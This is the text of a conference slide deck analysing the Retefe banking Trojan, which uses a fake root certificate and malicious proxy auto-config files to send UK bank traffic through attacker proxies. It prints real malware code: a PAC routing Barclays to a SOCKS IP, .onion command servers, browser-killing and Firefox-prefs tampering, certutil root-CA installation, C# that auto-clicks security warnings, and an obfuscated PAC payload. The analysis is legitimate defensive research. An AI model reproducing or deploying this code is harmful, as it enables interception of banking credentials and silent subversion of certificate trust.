



# Malicious proxy auto-configs:

An easy way to harvest banking  
credentials

Jaromír Hořejší (@JaromirHorejsi)

Jan Širmer (@sirmer\_jan)

VB 2016, Denver, USA

# Today we will be presenting...

- 1 Proxy auto-config
- 2 Infection vector
- 3 Installation of the malware
- 4 Examples of fake banking sites
- 5 Statistics

# Proxy auto-config (PAC)

Defines how web browsers automatically choose the appropriate proxy server to fetch a given URL

Several predefined functions:

isPlainHostName(), dnsDomainIs(),  
localhostOrDomainIs(), isResolvable(), isInNet(),  
dnsResolve(), myIpAddress(), dnsDomainLevels(),  
shExpMatch(), weekdayRange(), dateRange(),  
timeRange()


```
function FindProxyForURL(url, host) {
    var proxy = "SOCKS 109.234.37.93:88;";
    var hosts = new Array('*barclays.co.uk');
    for (var i = 0; i < hosts.length; i++) {
        if (shExpMatch(host, hosts[i])) {
            return proxy
        }
    }
    return ""
}
```

- Must contain JavaScript function “FindProxyForURL(url, host)”, which returns:
  - DIRECT - Connections should be made directly, without any proxies
  - PROXY host:port - specifies which proxy should be used
  - SOCKS host:port - specifies SOCKS server

Source: <http://findproxyforurl.com/netscape-documentation/>

# PAC in Chrome / FF / IE

- Chrome
  - Settings -> Advanced Settings -> Change proxy settings...  
-> LAN Settings
- Internet Explorer
  - Tools -> Internet Options -> Connections -> LAN Settings
- Firefox
  - Tools -> Options -> Advanced -> Network.



# The history of Retefe

- In the past
  - OLE embedding EXE file (RAR SFX, CPL, ...)
  - Reported to target Switzerland, Austria, Sweden, Japan
- References
  - A close look at a targeted attack delivery (February 2014)
    - <https://blogs.technet.microsoft.com/mmpc/2014/02/27/a-close-look-at-a-targeted-attack-delivery/>
  - Finding Holes - Operation Emmental (July 2014), whitepaper
    - <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-finding-holes-operation-emmental.pdf>
  - The Circle Around Retefe ( May 2015), talk at CARO Workshop
    - <http://2015.caro.org/presentations/the-circle-around-retefe>

# Retefe now

- Nowadays
  - OLE embedding JavaScript file
  - Drops PowerShell scripts to install fake certificate
  - Simple JavaScript and PAC obfuscation
  - May install additional tools like Tor, Proxifier, etc...
  - Persistence may be added

# Retefe now


- References
  - Retefe is back in town (April 2016)
    - <https://isc.sans.edu/diary/Retefe%2Bis%2Bback%2Bin%2Btown/20957>
  - Thank You For Your Order Ref 58380529 Talkmobile – word doc malware (April 2016)
    - <https://myonlinesecurity.co.uk/thank-you-for-your-order-ref-58380529-talkmobile-word-doc-malware/>
  - Retefe banking Trojan targets UK banking customers (June 2016)
    - <https://blog.avast.com/retefe-banking-trojan-targets-uk-banking-customers>
  - The evolution of the Retefe banking Trojan (July 2016)
    - <https://blog.avast.com/the-evolution-of-the-retefe-banking-trojan>

# Infection vector

- Social engineering
  - "To see the invoice, double click on the image"



Um Quittung zu sehen, klicken Sie zwei Mal auf dem Bild.



- Victim double-clicks on OLE embedded script
  - No need for an exploit kit
  - No macros / no need to enable them

# Infection vector

- *oleObject1.bin* is OLE Package
- OLE Package contains JavaScript with various filenames
  - Rechnung, Bestellung, Zahlung, Quittung, DHL Paket, etc.
  - Invoice, order, payment, package, etc.

Listing archive: retefe.doc						
Date	Time	Attr	Size	Compressed	Name	
1980-01-01	00:00:00	.....	712	371	docProps\app.xml	
1980-01-01	00:00:00	.....	737	373	docProps\core.xml	
1980-01-01	00:00:00	.....	2332	1013	word\document.xml	
1980-01-01	00:00:00	.....	34816	14811	word\embeddings\oleObject1.bin	
1980-01-01	00:00:00	.....	1031	382	word\fontTable.xml	
2016-06-30	10:22:02	....A	12088	11313	word\media\image1.wmf	
1980-01-01	00:00:00	.....	1583	783	word\settings.xml	
1980-01-01	00:00:00	.....	14804	1884	word\styles.xml	
1980-01-01	00:00:00	.....	7043	1717	word\theme\theme1.xml	
1980-01-01	00:00:00	.....	268	187	word\webSettings.xml	
1980-01-01	00:00:00	.....	1094	308	word\_rels\document.xml.rels	
1980-01-01	00:00:00	.....	1468	387	[Content_Types].xml	
1980-01-01	00:00:00	.....	598	243	_rels\.rels	
			78550	33684	13 files, 0 folders	

# Malicious JavaScript file

- **Obfuscated**
  - **Simple deobfuscation** by replacing
    - eval() -> document.write()
  - **Deobfuscated script** contains config with
    - Three base64 encoded PowerShell files
      - Malicious certificate authority
      - PS script to "confirm certificate"
      - PS script to install cert to Firefox
    - Config server URL behind TOR

```
var Config = {
    dl: ["5gqerbbbyhdz5bwca.onion", "yyccqx6bay5cedtc5f.onion", "j2pjkgrlacopyssgn.onion", "i3e5y4ml7ru76n5e.onion"],
    zl: ["zo", "link"],
    zlp: ["https", "http"],
    cert: "MIHWMDCCBQgAwIBAgIJAJd1xL/gq1V0hA0GCSqGSIb3DQEBCwUAMIRBHNQawCQYIDVQQGEwJVUzEBM8kGAIUECBMSR3J1YXRLciBNW5jaGV
    ps: "ZnVuY3Rpbd2gQ29uZmlybUNlcnR7DQpBZGQtVm1wZ5BAIg0KdXNpbmcgU31zdGVtOw0KdXNpbmcgU31zdGVtL1RieMq7DQplc2iuZy8TeXN0Z
    psf: "cGFyYW0gKA0KICAgIFtzdHJpbmddJENlcnRQYKR0PsI1QOVSVCU1DQopDQpmadW5j3dQ1vb1BZB2RD2XJ0Rk27DQpBZGQtVH1wZSBAlg0KdXNp
```

# Malicious JavaScript file

- Core function

- Init
  - Drops *cert.der*, *ps.ps1*, *psf.ps1*
- Start
- Installing on IE / FF
  - IE, Chrome – Windows Certificate Store
  - FF – its own certificate store
- CloseAllBrowsers
- Close

```
function Core() {
    this["Init"] = function() {
        Cert = new C_Cert();
        Cert["Init"]();
        IE = new C_IE();
        FF = new C_FF()
    };
    this["Start"] = function() {
        this["Init"]();
        this["CloseAllBrowsers"]();
        this["InstallIE"]();
        this["InstallFF"]();
        WScript["Sleep"](5000);
        this["Close"]()
    };
    this["InstallIE"] = function() {
        IE["InstallCert"]();
        IE["InstallPac"]()
    };
    this["InstallFF"] = function() {
        FF["InstallCert"]();
        FF["InstallPac"]()
    };
    this["CloseAllBrowsers"] = function() {
        wss["Run"]("taskkill /F /im iexplore.exe", 0, false);
        wss["Run"]("taskkill /F /im firefox.exe", 0, false);
        wss["Run"]("taskkill /F /im chrome.exe", 0, false)
    };
    this["Close"] = function() {
        Cert["Close"]();
        IE["Close"]();
        FF["Close"]()
    }
}
```

# Malicious JavaScript file

- Installing on Firefox
  - Finds default profile in \Mozilla\Firefox\Profiles
  - Edits *prefs.js*
    - Delete *blockDotOnion*
    - Delete *network.proxy* settings


```
var StrPrefsJs = StrProfile + "\\prefs.js";
if (fso.FileExists(StrPrefsJs)) {
    var StrContent = fso.OpenTextFile(StrPrefsJs, 1).ReadAll();
    var ArrContent = StrContent.split("\n");
    var NewArrContent = [];
    for (var i = 0; i < ArrContent.length; i++) {
        if (ArrContent[i].indexOf("network.dns.blockDotOnion") != -1) {
            ArrContent[i] = ArrContent[i].replace("true", "false")
        }
        if (ArrContent[i].indexOf("network.proxy.") == -1) {
            NewArrContent.push(ArrContent[i])
        }
    }
    NewArrContent.push("user_pref(\"network.dns.blockDotOnion\", false);");
    StrContent = NewArrContent.join("\n");
    var stream = fso.CreateTextFile(StrPrefsJs, true);
    stream.Write(StrContent);
    stream.Close()
}
```

# Installing the certificate

- Uses Certutil

```
...  
this["InstallCert"] = function() {  
    if (!this["IsCertUtilInstalled"]()) {};  
    this["ConfirmCert"]();  
    wss["Run"]("certutil -addstore -f -user \"ROOT\" \\" + Cert["FileName"] + "\\"", 0, true)  
};
```

- Uses “PS” PowerShell script to “confirm” security warning and click on Yes button



# Installing the certificate


- Finds a windows with Dialog Box system class in *csrss* or *certutil* process
- SendMessage, BM\_CLICK
- Security warning quickly disappears

```
[DllImport("user32.dll", CharSet = CharSet.Auto)]
static extern IntPtr SendMessage(IntPtr hWnd, UInt32 Msg, IntPtr wParam, IntPtr lParam);
const int BM_CLICK = 0x000F;
public static void Start(){
    IntPtr hWnd;
    do{
        hWnd = FindWindow("#32770", null);
        if (!hWnd.Equals(IntPtr.Zero))
        {
            String sExeName=GetExeName(hWnd);
            if(GetExeName(hWnd).Contains("csrss") || GetExeName(hWnd).Contains("certutil"))
            {
                break;
            }
            else
            {
                hWnd=IntPtr.Zero;
            }
        }
    }while (hWnd.Equals(IntPtr.Zero));
```

Class	Description
ComboBox	The class for the list box contained in a combo box.
DDEMLEvent	The class for Dynamic Data Exchange Management Library (DDEML) events.
Message	The class for a message-only window.
#32768	The class for a menu.
#32769	The class for the desktop window.
#32770	The class for a dialog box.
#32771	The class for the task switch window.
#32772	The class for icon titles.

# Installing the certificate

- Fake certificate



# Installing the certificate into Firefox

- Invokes imports from *nss3.dll* (Network Security Services)

- CERT\_GetDefaultCertDB
  - Returns handle for default certificate database

- CERT\_ImportCerts
  - Imports the certificate


- CERT\_ChangeCertTrust
  - Sets flag CERTDB\_TRUSTED\_CA

```
CertTrusts CertTrust = new CertTrusts();
CertTrust.iSite = 0x10;
CertTrust.iEmail = 0x10;
CertTrust.iSoft = 0x10;

IntPtr CertToImport = new IntPtr();
IntPtr[] aCertToImport = new IntPtr[1];
//End init cert
int status = NSS_Initialize(sProfile, "", "", SECMOD_DB, NSS_INIT_OPTIMIZESPACE);
if (status != ERROR_SUCCESS)
{
    return false;
}
IntPtr bd = CERT_GetDefaultCertDB();
if (bd.Equals(IntPtr.Zero))
{
    NSS_Shutdown();
    return false;
}
status = CERT_ImportCerts(bd, 11, 1, ref aCertItem, ref CertToImport, 1, 0, IntPtr.Zero);
if (status != ERROR_SUCCESS)
{
    NSS_Shutdown();
    return false;
}
Marshal.Copy(CertToImport, aCertToImport, 0, 1);
status = CERT_ChangeCertTrust(bd, aCertToImport[0], ref CertTrust);
if (status != ERROR_SUCCESS)
{
    NSS_Shutdown();
    return false;
}
```

# Installing the certificate into Firefox

- Code probably inspired by thread from *exploit.in* forum
  - <https://forum.exploit.in/index.php?showtopic=99705&mode=threaded&pid=616876>



Использование дизассемблера

MikeWise

Помогите разобраться в переводе функции на С#

Бот как это выглядит в С++

```
Код
void CERT_ImportCert(CERTCertDBHandle *certDB, SECItem *cert, unsigned int noerts, SECItem **deCerts, CERTCertificate ***refCerts, PRBool keepCerts, PRBool certDB, char *nickname)
```

Определение функции на С#

Код
private void ImportCert(CERTCertDBHandle certDB, SECItem cert, uint noerts, ref SECItem deCerts, uint refCerts, uint keepCerts, uint certDB, string nickname)
{
 IntPtr pProc = GetProcAddress(modModule, "CERT\_ImportCert");
}

Использование функции

Код
if (pProc != IntPtr.Zero)
{
 LogIn.Error("CERT\_DefDefaultCertDB failed");
 RSS\_Shutdown();
 return false;
}
LogIn.Debug("CERT\_DefDefaultCertDB OK");
status = CERT\_ImportCert(modModule, 11, 1, ref deCerts, ref refCerts, 1, 0, null);


У меня при вызове этой функции видят ошибку:  
Attempted to read or write protected memory. This is often an indication that other memory is corrupt.

Подскажите пожалуйста, что делать не знаю.

Добавлено пользователем MikeWise - 11.11.2016, 11:10

# Modification of PAC URL

- Uses hidden service gateway to access *.onion* domains
- URL matches regexp format
  - `\w+\.\.onion(\.to)?\w+\.\.js\?ip=\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}`



# Malicious PAC file

- IP address matters
  - Non-UK IP address

A screenshot of a web browser window. The address bar shows a URL starting with "https://zmkm...onion.to/YZQqQZZ.js?ip=1.1.1.1". The page content is from TOR2WEB, which states: "onion.to does not host this content; we are simply a conduit connecting Internet users to content hosted inside the Tor network. onion.to does not provide any anonymity. You are strongly advised to download the Tor Browser Bundle and access this content over Tor. For more information see our website for more details and send us your feedback." There is a "hide Tor2web header" link below the message. The browser interface includes standard navigation buttons, a search bar, and a toolbar with icons for star, refresh, and other functions.

## 404 Not Found

nginx

- UK IP address

A screenshot of a web browser window. The address bar shows a URL starting with "https://zmkm...onion.to/YZQqQZZ.js?ip=". The page content is a 404 Not Found error from nginx, with the text "nginx" centered. Below the error message, there is a very long, complex JavaScript string that appears to be encoded or obfuscated. The string contains numerous characters including numbers, letters, and symbols, such as 'eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36));if(!".replace(/\n, String)) {while(c--){d[e(c)]=k[c];e(c)}k=[function(e){return d[e]}];e=function(){return"\w+";}c=1;while(c--){if(k[c]) {p=p.replace(new RegExp("\b"+e(c)+"\b","g"),k[c])}}return p}('q m(l,b){4 9="n 5.o.k.p;r,"4 8=h d('\*c.1.2','\*j.3','\*e.3 V,V6.1.2,V,g.6.1.2,V\*f.6.1.2,V\*y.1.2,V\*C.3,V\B.D.1.2,V\*s.3V,V\*F.1.2,V\*1-A.1.2V,V\*7.3V,V\*z.1.2V,V\*u.1.2V,V\*t.3V);v(4 i=0;i<8.w;i++){7(x(b,S[i])){a 9})a"E"},42,42,'|co|uk|com|var|hsbc|if|hosts|proxy|return|host|barclays|Array|nwolb|business|www|new|natwest|183|url|FindProxyForURL|SOCKS|34|158|function|80|cahoot|tescobanl

# Malicious PAC file

- Obfuscated with Dean Edwards packer

```
eval(function(p,a,c,k,e,d)
```

- Proxy server URL
  - IP address : port
  - Onion URL : port
- Lists of hosts – targeting UK banks

```
function FindProxyForURL(url, host) {
